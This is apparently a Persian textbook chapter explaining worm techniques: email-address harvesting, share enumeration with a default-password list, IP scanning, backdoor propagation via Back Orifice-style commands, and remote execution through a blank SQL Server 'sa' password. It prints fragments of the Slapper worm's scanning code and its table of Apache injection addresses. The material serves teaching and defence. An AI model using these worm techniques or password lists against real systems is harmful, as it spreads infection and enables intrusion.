به روز رسانی[6] : در بعضی مواقع نفوذگرها می‌خواهند راه کار خود را تغییر دهند. این کار می‌تواند از طریق ارسال یک کِرم دیگر یا ارسال یک وصله به همین کِرم صورت گیرد. در برخی مواقع یک کِرم دو قسمت شده، قسمت اول کِرم که وظیفه آن انتشار و ترویج آلودگی است تکثیر می‌شود و قسمت دوم از شبکه (یا اینترنت) می‌آید و مراحل بعدی را انجام می‌دهد. با این کار کِرم یک بار تکثیر می‌شود ولی اثراتش را در شرایط مختلف تغییر می‌دهد. اگر قسمت اول کِرم قسمت دوم را از اینترنت دانلود کند به آن ***دانلود کننده*** می‌گویند. می‌تواند قسمت دوم یک کِرم، یکی از بَدافزارهای دیگر مانند ویروس یا تراویا و... باشد.

مدیریت چرخه زندگی[7] : برخی از نویسندگان ترجیح می‌دهند در شرایط زمانی و مکانی ویژه‌ای، کِرم خود کشی کند این شرایط می‌تواند تاریخ خاصی یا اجرای همزمان این کِرم با کِرم دیگر (که توسط همان نویسنده نوشته شده است) و یا بروز شدن کِرم و... باشد.

---

[1] ***self-replicating***

[2] ***Oxford English Dictionary*** چاپ دهم

[3] ***Target Locator***
[4] ***Infection Propagator***
[5] ***Remote Control***
[6] ***Update***
[7] ***Life-Cycle Manager***

اثرات جانبی[1] : تنها دو درصد از بَدافزارها اثرات تخریبی دارند که غیر قابل بازگشت است. بقیه اثرات یک کِرم یا تخریبی نیستند یا در صورت تخریبی بودن قابل بازگشت هستند.

برای نمونه می‌تواند از حملات ***DoS***، نفوذ به سیستم‌های دیگر، از کار انداختن شبکه‌ها و روترها، خراب کردن عملکرد چاپگرها و... نام برد. از اثرات دیگر کِرم‌ها می‌تواند زامبی شدن آن‌ها باشد.

۲-۲ پیدا کردن محل آلودگی[2]

همان طور که گفته شده کِرم‌ها به میزبان نیاز ندارند پس آن‌ها به عنوان یک فایل اضافی در سیستم وجود دارند. به همین دلیل باید خود را به عنوان یک فایل عادی نشان دهند. برای این کار محل آلودگی و چگونگی تکثیر اهمیت به سزایی دارد. گونه‌های مختلف آلودگی به شرح زیر است.

۲-۲-۱پیدا کردن نشانی ایمیل[3]

ایمیل یکی از راه‌های ارسال کِرم است، دو قسمت مهم ایمیل یعنی فرستنده[4] و گیرنده[5] برای این منظور باید مقدار دهی شود. طبیعتاً قسمت گیرنده اهمیت بالاتری نسبت به فرستنده دارد و باید یک نشانی صحیح در قسمت گیرنده وارد کرد تا ایمیل ارسال شود. بدین منظور روش‌های گوناگونی وجود دارد که می‌توان به گشتن داخل دفترچه نشانی و جستجو از طریق موتورهای جستجو و... اشاره کرد. در زیر به نمونه‌هایی از این موارد اشاره شده است.

۲-۲-۱-۱ از طریق دفترچه نشانی[6]

نرم‌افزارهای مختلفی برای ذخیره سازی نشانی ایمیل وجود دارند مثلاً سیستم‌عامل ویندوز خود یک دفترچه نشانی دارد، نرم افزار مانند ***outlook*** نیز دفترچه نشانی دارد. کِرم‌ها از طریق دفترچه نشانی برای کلیه‌ی نشانی ایمیل‌ها یک نامه ارسال می‌کنند و نشانی فرستنده نامه را از داخل همان دفترچه نشانی پیدا می‌کنند. با این حساب کسی که برایش ایمیل ارسال شده از طرف یکی از دوستان خودش ایمیل دریافت کرده است.

کِرم ***ملیسا***[7] نمونه‌ای از این کِرم می‌باشد که در مارس ۱۹۹۹ از طریق نرم افزار ***outlook*** توانست خود را به وسیله ایمیل منتشر کند.

۲-۲-۱-۲ از طریق تجزیه و تحلیل فایل‌های داخل سیستم[8]

این روش یکی از پرکاربردترین روش‌های پیدا کردن نشانی ایمیل می‌باشد. کِرم، فایل‌های موجود در سیستم را جستجو کرده و اگر متن آن ساختار ایمیل (***aaa@aaaa.aaa***) را دارا بود آن را به عنوان نشانی گیرنده انتخاب می‌کند. بعضی از کِرم‌ها مانند ***مای‌دووم***[9] که در سال ۲۰۰۴ منتشر شد درون فایل‌های با پسوند خاصی به دنبال نشانی ایمیل می‌گشتند چند نمونه از این پسوندها عبارتند از.

---

[1] ***Payload***
[2] ***Target Locator***
[3] ***E-Mail Address Harvesting***
[4] ***From***
[5] ***To***
[6] ***Address-Book***
[7] ***Melissa***
[8] ***File Parsing Attacks on the Disk***
[9] ***Mydoom***

ADB, ASP, CFG, DBX, EML, HTM, HTML, DHTM, SHTM, SHTML, JS, JSE, JSP, MMF, MSG, ODS, PHP, PL, SHT, TBB, TXT, WAB, XML

برخی دیگر برای چک کردن صحت اعتبار، نشانی ایمیل به دنبال کلمه ***mailto:*** می‌گردند. کِرم ***کِلز***[1] نمونه‌ای از این مورد است.

کِرمی مانند ***زَفی***[2] برای ارسال ایمیل به دنبال دامنه‌هایی با پسوند ***hu*** (مجارستان) می‌گشت. وبرخی دیگر به دنبال اسم خاص می‌گشتند مانند ***mike, jennifer, david, linda, susan, nancy, pamela, eric, kevin,*** ***mary, jessica, patricia, barbara, karen, sarah, robert, john, daniel, jason*** تا برای آن‌ها ایمیل ارسال کنند.

یک کِرم به نام ***سیرکَم***[3] از طریق کلید رجیستری ***WAB***[4] اقدام به جستجوی ایمیل می‌کرد.

HKCU\Software\Microsoft\WAB\WAB4\Wab File Name

۲-۲-۱-۳ از طریق *NNTP*[5]

این قرارداد[6] روشی برای ارسال خبر به کاربران است که برای این منظور از درگاه ۱۱۹ ***TCP*** استفاده می‌شود. ابتدا کِرم‌ها، خود را در شبکه‌های خبررسان ثبت می‌کنند و بعد، با درست کردن اعداد تصادفی سعی در پیدا کردن دیگر کاربران آن شبکه خبری می‌کنند و حال با پیدا کردن نشانی ایمیل آن کاربر برای آن یک ایمیل با پیوست کِرم ارسال می‌کند. این روش بین ارسال کنندگان هرزنامه[7] و کِرم‌ها مشترک است. کِرم‌های ***سوبیگ***[8] و ***پاروو***[9] از این قبیل کِرم‌ها هستند.

۲-۲-۱-۴ پیدا کردن ایمیل داخل شبکه اینترنت

یکی از ساده‌ترین روش‌های جستجوی ایمیل از طریق موتورهای جستجو[10] است. این روش بسیار کاربردی است، کِرم از طریق موتورهای جستجو مانند ***Lycos ,Altavista ,Google, Yahoo!*** به دنبال سایت یا ایمیل می‌گردد.کِرم ***مای‌دووم***[11] نمونه ای از این نوع کِرم‌ها است.

۲-۲-۱-۵ پیدا کردن ایمیل در *ICQ*

سایت ***ICQ*** برای ارتباط میان کاربران مانند گپ و... فعالیت می‌کند. در این روش کِرم با استفاده از این سایت به جستجوی کاربران با استفاده از ویژگی‌ها آن مانند جنسیت، کشور، سن،... می‌پردازد و ایمیل آن‌ها را پیدا می‌کند تا برای آن‌ها کِرم ارسال کرده و آلودگی را انتشار دهد.

۲-۲-۱-۶ از طریق نظارت[12] بر قرارداد ساده نامه رسانی[13] *SMTP*

---

[1] ***Klez***
[2] ***Zafi***
[3] ***Sircam***
[4] ***Windows Address Book***
[5] ***Network News Transfer Protocol***
[6] ***Protocol***
[7] ***Spam***
[8] ***Sobig***
[9] ***Parvo***
[10] ***Search Engine***
[11] ***Mydoom***
[12] ***Monitoring***

[13] پروتکل ***SMTP*** (***Simple Mail Transfer Protocol***)

برای ارسال ایمیل نیاز به قراردادی به نام ***SMTP*** است که فایل ارسالی یک ایمیل به قالب ***MIME***[1] است.کِرم‌ها با نظارت بر این دو قرارداد (***SMTP*** و ***MIME***) سعی در ارسال ایمیل به کاربران دارند. این کار به این شکل است که برای ارسال هر پیامی بر روی شبکه یا اینترنت از یک کتابخانه ویندوز به نام ***WSOCK32.DLL***[2] استفاده می‌شود در این فایل کتابخانه‌های دو تابع به نام‌های ***connect***[3] و ***send***[4] وجود دارد که برای ارسال ایمیل نیز استفاده می‌شود.

وقتی ایمیل ارسال می‌شود اول تابع ***connect*** و بعد ***send*** صدا زده می‌شود. در اینجا این نوع کِرم‌ها در حال نظارت بر این دو تابع هستند و با تغییر پیام ارسالی توسط کِرم، انتشار این کِرم از طریق کاربر انجام می‌شود. در واقع کاربر با زدن هر ایمیل به هر کسی توسط هر برنامه‌ای این کِرم را نیز ارسال می‌کند بدون آنکه خودش اطلاعی داشته باشد. روند ارسال این گونه ایمیل ها به شکل زیر است.

نمونه ای از کُد اولیه بدون تغییر

```
From: "Sample From" <SampleFrom@Sample.com>
To: <samplesTO@Sample.com>
Subject: Sample Subject
Date: Fri, 26 Feb 1999 09:13:51 +010 (CET)
X-MSMail-Priority: Normal
X-MimeOLE: Produced By Microsoft MimeOLE V4.72.3110.3
```

بعد از آنکه کِرم آن را تغییر داد به شکل زیر می‌شود

```
From: "Sample From" <SampleFrom@Sample.com>
To: <samplesTO@Sample.com>
Subject: Sample Subject
Date: Fri, 26 Feb 1999 09:13:51 +0100 (CET)
X-Spanska: Yes
(Message contains UU-encoded Attachment)
```

برای آن‌که کِرم بتواند خود را تکثیر کند باید به صورت یک فایل پیوست، به ایمیل اضافه شود. بدین منظور باید آن را به شکل ***UU-Encode*** رمز کند و در انتهای بسته ارسالی ایمیل قرار دهد. کِرم ویژگی ***X-Spanska*** نیز برای آن گذاشته است تا بسته ارسالی خود را شناسایی کند. این کار در ***SMTP*** اشکالی به وجود نمی‌آورد چون حرف ***X*** توسط این قرار داد نادیده گرفته می‌شود.

۲-۲-۱-۷ به صورت ترکیبی

این روش از ترکیبی از کلیه روش‌های گفته شده استفاده می‌کند. تا در صورتی که کِرم نتواند از یک روش آدرس ایمیل مناسبی را پیدا کند، از روش‌های دیگر برای این منظور استفاده نماید.

---

[1] ***Multipurpose Internet Mail Extensions*** این ساختار متعلق به فایل‌های ایمیل مانند ***eml*** نیز می‌باشد. در این ساختار از کاراکترهای قابل چاپ مانند ***ASCII*** استفاده می‌شود.

[2] این فایل کتابخانه‌ای برای کار با ***Socket*** ها در روی شبکه می‌باشد.

[3] این تابع برای شروع اتصال به یک پورت خاص بر روی شبکه باشد.

[4] این تابع بعد از اتصال به یک پورت خاص صدا زده می‌شود تا بسته مورد نظر را ارسال نماید.

۲-۲-۲ فهرست کردن[1] نقاط به اشتراک[2] گذاشته شده در شبکه

شاید ساده‌ترین روش برای انتشار یک کِرم رایانه‌های به وسیله شبکه باشد بدین منظور استفاده از قسمت‌های به اشتراک گذاشته شده توسط کاربر یا مدیر شبکه بهترین راه برای شیوع این نوع آلودگی است. کِرم‌ها بعد از به فهرست درآوردن نقاط به اشتراک گذاشته شده سعی در کپی کردن خود در آن مسیرها یا اخلال در عملکرد آن قسمت‌ها می‌کنند.

برای مثال کِرم ***باگ‌بِر***[3] از چاپگر به اشتراک گذاشته شده بر روی شبکه استفاده می‌کند تا قسمتی از کُد ماشین خود را چاپ کند و عملکرد این چاپگر را با اخلال مواجه کند. کِرم ***وانگی***[4] نوع دیگر از این کِرم‌ها هستند که با فرستادن صفحات تصادفی به چاپگر سعی در برهم ریختن این منبع مشترک می‌کند.

حال کِرم، برای کپی کردن خود در نقاط به اشتراک گذاشته شده نیاز به حق دسترسی[5] دارد. برای به دست آوردن حق دسترسی کافیست نام کاربری[6] و کلمه عبور[7] را داشته باشد و این کار بسیار مشکل را با استفاده از روش‌های زیر انجام می‌دهد.

- **روش بدون کلمه عبور :** بسیاری از نقاط به اشتراک گذاشته شده رمز عبور ندارد و می‌توان به راحتی نسخه‌ای از کِرم را در آنجا کپی کرد.
- **روش استفاده از واژه‌نامه[8] کوچک :** در این روش از چندین کلمه عبور متداول که اکثر کاربران از آن استفاده می‌کنند برای پیدا کردن رمز عبور استفاده می‌شود. رمز عبور متداول می‌تواند ***password, passwd, admin, pass, 123, 1234, 12345, 123456, QWE, ZXC, MNB …*** و مشابه این‌ها باشد.
- **روش حق دسترسی مدیران :** در اینجا کِرم نیازی به پیدا کردن رمز عبور ندارد به دلیل آن‌که کِرم بر روی سیستم مدیر شبکه یا آن کسی که حق دسترسی بالای دارد اجرا شده و به همه یا اغلب نقاط اشتراکی دسترسی دارد.

۲-۲-۳ پویش[9] شبکه

در این روش با استفاده از ***IP*** شبکه را پویش می‌کنیم. کِرم‌ها با ساخت تصادفی یا پشت سرهم ***IP*** ها (در محدوده مشخص) سعی در حمله به نقاط حساس شبکه می‌کنند. این نوع کِرم‌ها سعی دارند ***IP*** های معتبر را پیدا کرده و در بانک داده‌ای خود ذخیره نمایند تا در شرایط مناسب حمله یا تخریب و یا تکثیر کنند.

یک نظر آماری می‌گوید بعد از انتشار کِرمی مانند ***وارهول***[10] ۹۰ درصد از سیستم‌های آسیب پذیر در اینترنت در عرض ۱۵ دقیقه آلوده می‌شوند. که امیدوارند با گسترش ***IPv6*** این مشکل کاهش پیدا کند. انواع روش‌های پویش در شبکه به شرح زیر است.

---

[1] ***Enumeration***
[2] ***Share***
[3] ***Bugbear***
[4] ***Wangy***
[5] ***Permission***
[6] ***Username***
[7] ***Password***
[8] ***PasswordsDictionary***
[9] ***Scan***
[10] ***Warhol***

۲-۲-۳-۱پویش به وسیله جدول

برای نمونه کِرم ***اسلَپِر***[1] برای پویش ***IP*** از آرایه‌ای شبیه به آرایه‌ی زیر استفاده می‌کند.

```
unsigned char classes[] = { 3, 4, 6, 8, 9, 11, 12, 13, 14, 15, 16, 17, 18,
19, 20, 21, 22, 24, 25, 26, 28, 29, 30, 32, 33, 34, 35, 38, 40, 43, 44, 45,
46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 61, 62, 63, 64, 65, 66, 67,
68, 80, 81, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140,
141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155,
156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170,
171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185,
186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 198, 199, 200, 201,
202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216,
217, 218, 219, 220, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234,
235, 236, 237, 238, 239 };
```

کِرم با استفاده از این آرایه، تنوع ***IP*** را کم کرده و محدوده جستجو را کاهش می‌دهد و با این کار سعی در حذف ***IP*** های نامعتبر دارد. حال کِرم با استفاده از این آرایه و الگوریتم زیر سعی در تولید ***IP*** می‌کند.

```
a = classes[ rand() % (sizeof classes) ];
b = rand();
c = 0;
d = 0;
```

بعد از تولید ***IP*** و ارسال بسته ***HTTP*** زیر برای درگاه ۸۰ منتظر پاسخ سرور وب آن سیستم می‌شود.

```
GET / HTTP/1.1\r\n\r\n
```

جوابی به شکل زیر، توسط سرویس دهنده وب آن سیستم دریافت می‌کند.

```
HTTP/1.1 400 Bad Request
Date: Mon, 23 Feb 2004 23:43:42 GMT
Server: Apache/1.3.19 (UNIX) Red-Hat/Linux) mod_ssl/2.8.1
OpenSSL/0.9.6 DAV/1.0.2 PHP/4.0.4pl1 mod_perl/1.24_01
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset = iso-8859-1
```

همین طور که می‌بینیم نوع سیستم‌عامل و نوع سرویس دهنده وب درون جواب بازگشتی وجود دارد در این مثال سیستم‌عامل از نوع ***Red-Hat*** و سرویس دهنده وب ***Apache*** و نگارش آن ۱,۳,۱۹ می‌باشد. حال با استفاده از جدول زیر آدرس مربوطه را پیدا کرده و حمله را آغاز می‌کند.

```
struct archs
{
     char *os;
     char *apache;
     int   func_addr;
}
architectures[] =
{
     {"Gentoo",     "",       0x08086c34},
     {"Debian",     "1.3.26", 0x080863cc},
     {"Red-Hat",    "1.3.6",  0x080707ec},
     {"Red-Hat",    "1.3.9",  0x0808ccc4},
     {"Red-Hat",    "1.3.12", 0x0808f614},
     {"Red-Hat",    "1.3.12", 0x0809251c},
/**/ {"Red-Hat",    "1.3.19", 0x0809af8c}, /**/
     {"Red-Hat",    "1.3.20", 0x080994d4},
     {"Red-Hat",    "1.3.26", 0x08161c14},
     {"Red-Hat",    "1.3.23", 0x0808528c},
     {"Red-Hat",    "1.3.22", 0x0808400c},
```

[1] ***Slapper***

```
    {"SuSE",      "1.3.12", 0x0809f54c},
    {"SuSE",      "1.3.17", 0x08099984},
    {"SuSE",      "1.3.19", 0x08099ec8},
    {"SuSE",      "1.3.20", 0x08099da8},
    {"SuSE",      "1.3.23", 0x08086168},
    {"SuSE",      "1.3.23", 0x080861c8},
    {"Mandrake",  "1.3.14", 0x0809d6c4},
    {"Mandrake",  "1.3.19", 0x0809ea98},
    {"Mandrake",  "1.3.20", 0x0809e97c},
    {"Mandrake",  "1.3.23", 0x08086580},
    {"Slackware", "1.3.26", 0x083d37fc},
    {"Slackware", "1.3.26", 0x080b2100}
};
```

این آدرس که با علامت /**/ مشخص شده است (*0x0809af8c*) مکانی است که می‌توان کُـد اکـسپلویت را در آنجا تزریق کرد، در واقع این نقطه پاشنه آشیل سرویس دهنده وب می‌باشد.

۲-۲-۳-۲ پویش تصادفی

برخی از کِرم‌ها به جای تایید معتبر بودن ***IP*** یک سری ***IP*** تصادفی تولید می‌کنند و کاری به صحت اعتبـار آن ندارند، کِرم ***اِسلَمِر***[1] نمونه‌ای از این نوع است.

در جدول ۱ نمونه‌ای از تولید ***IP*** توسط این کِرم آمده است.

Time	*IP*
0.00049448	186.63.210.15
0.00110433	73.224.212.240
0.00167424	156.250.31.226
0.00227515	163.183.53.80
0.00575352	142.92.63.3
0.00600663	205.217.177.104
0.00617341	16.30.92.25
0.00633991	71.29.72.14
0.00650697	162.187.243.220

جدول ۱ – نمونه‌ای از تولید *IP* تولید شده توسط کِرم اِسلَمِر

این کِرم با استفاده از درگاه ۱۴۳۴ که مربوط به ***SQL-Server*** است به سیستم‌ها حمله می‌کرد.

۲-۲-۳-۳ پویش ترکیبی

در این روش از ترکیب چند روش برای به دست آوردن ***IP*** استفاده می‌کند. کِرم ***ول‌چیـا***[2] نمونـه‌ای از ایـن گونه است.

۲-۳ ترویج آلودگی[3]


در این بخش به تکنیک های جالب جهت تکثیر و ترویج آلودگی کِرم‌ها می‌پردازیم.

۲-۳-۱ حمله با استفاده از درب‌پشتی و سازش[4] با سیستم

---

[1] ***Slammer***
[2] ***Welchia***
[3] ***Infection Propagators***
[4] ***Compromise***

با آن‌که بسیاری از کِرم‌ها خود حمله نمی‌کند ولی این کار را به وسیله درب‌های پشتی انجام می‌دهند، درب‌های پشتی جزء محبوب‌ترین وسیله‌ها برای حمله کنندگان می‌باشند. کِرم‌ها برای ارتباط با درب‌پشتی از یک کانال امن (رمز شده) استفاده می‌کنند. در شکل ۱ توضیحات بیشتری درباره این موضوع داده شده است.



شکل ۱- حمله با استفاده از درب‌پشتی

مراحل ساده حمله یک کِرم با استفاده از سازش با سیستم به ترتیب زیر است.

۱-کِرم برای پیدا کردن درب پشتی یک ***IP*** تولید می‌کند و برای آن بسته ***BO_PING*** را ارسال می‌کند. جوابی از سمت سیستم میزبان دریافت می‌کند که شامل کلمه خاصی مانند ***<u>*!*QWTY?</u>*** است تا صحت درب پشتی تایید شود. بدین منظور درگاهی مانند ***UDP/31377*** وجود دارد تا بسته ***BO_PING*** را جواب دهد. در صورت عدم جواب یا عدم تایید، کِرم ***IP*** دیگری تولید کرده و پروسه بالا را تکرار می‌کند تا جواب مناسبی بگیرد.

۲-کِرم بسته ***BO_HTTP_ENABLE*** را به سیستم میزبان ارسال می‌کند.

۳-برنامه درب پشتی بر روی آن سیستم، یک سرویس ***HTTP*** بر روی درگاه ***TCP/12345*** راه‌اندازی می‌کند.

۴-در مرحله بعد، کِرم خود را به صورت ***MIME-Encoded*** برای میزبان ارسال می‌کند.

۵-در انتها، کِرم خود را با دستور ***BO_PROCESS_SPAWN*** در سیستم میزبان اجرا می‌کند.

حال مراحل بالا روی این سیستم تکرار می‌شود تا سیستم دیگری آلوده گردد. همه نام‌ها در گفتار بالا نمونه‌ای از رفتار یک کِرم بود. کِرم‌های ***نیم‌دا***[۱] و ***لیوز***[۲] و برنامه ***ساب‌سون***[۳] نمونه‌هایی از این گونه کِرم‌ها هستند.

۲-۳-۲ حمله به شبکه‌های نظیربه‌نظیر[۴]

شبکه‌های نظیربه‌نظیر، جزء محبوب‌ترین و ساده‌ترین روش‌های نشر و ترویج کِرم‌ها هستند، به این علت که نیازی به جستجوی ***IP*** نیست و کافی است فایل کِرم در مسیرهای به اشتراک گذاری این برنامه قرار گرفته شود. برنامه‌های نظیربه‌نظیر، پوشه‌ای را در اختیار کاربر قرار می‌دهند تا هر آن‌چه داخل آن است را برای دیگران به اشتراک بگذارد. دیگر کاربران این شبکه، با جستجوی موارد مورد نیاز خود آن فایل را بر روی سیستم خود دانلود می‌کنند.

---

[1] ***Nimda***
[2] ***Leaves***
[3] ***SubSeven***
[4] ***Peer-To-Peer P2P,***

کِرم‌ها، نام فایل خود را به گونه ای انتخاب می‌کنند که تحریک کننده باشد تا دیگر کاربران این شبکه ها ترغیب به دانلود آن شوند، در واقع کِرم شبیه یک ترویا عمل می‌کند. برخی ویروس‌ها نیز سعی می‌کنند فایل‌های به اشتراک گذاشته شده در این پوشه‌ها را آلوده کنند تا سریعتر منتشر شوند.

برنامه‌های ***KaZaA, Limewire, Morpheus, Grokster, BearShare, Edonkey, Emule, Torrent*** ,... نمونه‌هایی از شبکه‌های نظیربه‌نظیر هستند که برخی از آن‌ها منسوخ شده‌اند و برخی دیگر با تغییر روش خود سعی در رفع این مشکل کردند.


۲-۳-۳ حمله با استفاده از شبکه‌های پیام‌رسان[1]

شبکه‌های پیام‌رسان یا برنامه‌های ***Chat*** یکی از راه‌های ارسال کِرم می‌باشند این کار توسط برنامه صورت نمی‌گیرد بلکه با فرستادن یک پیام به شکل لینک برای یکی از دوستان و دانلود کردن آن لینک، کاربر خود موجب آلوده شدن سیستم‌اش می‌شود. فرآیند آلوده شدن این گونه است که از روی سیستمی که آلوده است و برنامه‌های ***Chat*** هم نصب می‌باشد، برای دوستان ***Online*** آن فرد یک پیام به عنوان لینک ارسال می‌شود و این لینک مربوط به این کِرم است، کاربر احساس می‌کند از طرف یکی از دوستانش لینک جالبی برایش آمده و فریب می‌خورد و با دانلود این کِرم و اجرای آن، دوباره مراحل آلوده شدن بر روی این سیستم نیز تکرار می‌شود.

نوع دیگر آلودگی توسط این شبکه‌ها، ارسال فرمان‌هایی است که از طریق برنامه ***Chat*** پشتیبانی می‌شود و این خود بستر آلودگی و یا تخریب آن سیستم را فراهم می‌کند. برنامه‌ای مانند ***IRC***[2] نمونه‌ای از این‌گونه برنامه‌ها است. همچنین برخی دیگر از کِرم‌ها، پیام یا فایل خود را از طریق ***API*** های موجود در ***MSN Messenger*** برای دیگر کاربران ارسال می‌کنند. برخی دیگر نیز با استفاده تکنیک سرریز بافر با ارسال پیام سعی در گسترش خود دارند.

۲-۳-۴ حمله به *SMTP* مبتنی بر پروکسی

قرارداد ***SMTP*** به منظور ارسال ایمیل، از درگاه ۲۵ استفاده می‌کند، برخی کِرم‌ها شبیه شکل ۲ مانند یک ***Proxy*** عمل می‌کنند و مسیر حرکت ایمیل را از طرف کاربر تغییر داده و آنچه را که خود می‌خواهند، درون آن قرار می‌دهند.



شکل ۲ – حمله به *SMTP* مبتنی بر پروکسی

[1] ***Instant Messaging***
[2] ***Internet Relay Chat***

۲-۴ راه‌های انتقال کِرم‌ها و روش‌های اجرای آن

اکثر کِرم‌ها از طریق روش‌هایی که گفته شد مانند پیوست به ایمیل، خود را منتشر می‌کنند.


ولی برخی از دیگر روش‌ها مانند تزریق کُد، ***Shellcode***... خود را منتشر می‌کنند. در ادامه روش‌های مختلفی را بررسی می‌کنیم.

۲-۴-۱حمله مبتنی بر کدهای اجرایی[1]

فایل‌های پیوست ایمیل با روش‌های گوناگونی مانند ***UU*** و ***Base64*** (***MIME***)و... رمز می‌شوند. با این حال رمزگذاری ***UU-Encoded*** تفسیر خاصی از برخی کاراکترها در محیط اینترنت دارد که قابل اعتماد نیست. امروزه اکثر ایمیل‌ها از طریق ***MIME*** رمز می‌شوند. اما کِرم‌ها از طریق ***Script*** های فایل ضمیمه سعی می‌کنند با توجه به تنظیمات ایمیل، کُد خود را به اجرا در آورند.

۲-۴-۲ لینک دادن به یک سایت یا یک پروکسی

کِرم‌ها با ارسال یک لینک برای سیستم دیگر سعی در آلوده کردن آن دارند این لینک می‌تواند به یک سایت یا مجموعه سایت یا یک ***FTP*** اشاره کند. لینک می‌تواند از طریق ایمیل یا یک برنامه ***Messenger*** ارسال گردد که ماهیت مخربی ندارد ولی می‌تواند باعث آلودگی شود. این لینک می‌تواند حتی به خود سیستم آلوده کننده نیز اشاره کند.



شکل ۳ - لینک دادن به یک سایت یا یک پروکسی

اگر یک کِرم بخواهد به سیستمی که در روی آن اجرا شده لینک بدهد باید یک سرویس دهنده وب درون آن تعبیه کند.

در این‌گونه موارد مانند یک شبکه نظیر به نظیر کِرم خودش را انتقال می‌دهد در واقع انتقال دقیقاً از طریق ***IP*** سیستم مورد حمله قرار گرفته شده صورت می‌گیرد.

۲-۴-۳ ایمیل‌های مبتنی بر ***HTML***[2]

[1] ***Executable CodeBased***
[2] ***HTML-Based Mail***

می‌تواند محتوای بدنه[1] یک ایمیل ساختار ***HTML*** داشته باشد. با توجه به ***Script*** های موجود در یک ***HTML*** این خود یک تهدید محسوب می‌شود. که غیر فعال کردن این گزینه در گیرنده های ایمیل این تهدید را تا حدودی بر طرف می‌شود.

۲-۴-۴ حمله مبتنی بر ورود به سیستم از راه دور[2]

در سیستم‌های مختلف روش‌هایی وجود دارد که می‌توان یک برنامه اجرایی را بر روی سیستم دیگری اجرا کرد. کِرم‌ها از این دستورات استفاده می‌کنند و خود را بر روی سیستم های دیگر اجرا می‌کنند حال برای پیدا کردن رمز عبور از روش های مختلف استفاده می‌کنند. ***کی‌دو***[3] نمونه ای از این نوع کِرم است.

در سیستم‌های مبتنی بر یونیکس دستورات مانند ***rsh, rlogin, rcp, rexec*** وجود دارد که می‌توان این عمل را اجرایی کرد. در برخی از سیستم‌ها با استفاده از ***xp_cmdshell*** می‌توان دست به این عمل زد. از طریق درگاه ۱۴۳۳ بر روی سیستم‌هایی که ***SQL-Server*** نصب دارند نیز می‌توان برنامه دیگری را اجرا کرد که شرایط آن به شرح زیر است :

- برنامه ***SQL-Server*** در حالت مدیریت (***Administrator***) وارد شده باشد.
- کاربر ***sa*** که بر روی ***SQL-Server*** تعریف شده است رمز عبور نداشته باشد.

۲-۴-۵ حمله با تزریق کُد[4]

این گونه حمله از پیشرفته‌ترین و پیچیده ترین نوع حملات به حساب می‌آید که حمله کنندگان به منظور سرریز بافر یا ایجاد ***Exploit*** از آن استفاده می‌کنند. حمله کنندگان به این روش بسیار توجه می‌کنند.

شکل ۴ - حمله با تزریق کُد

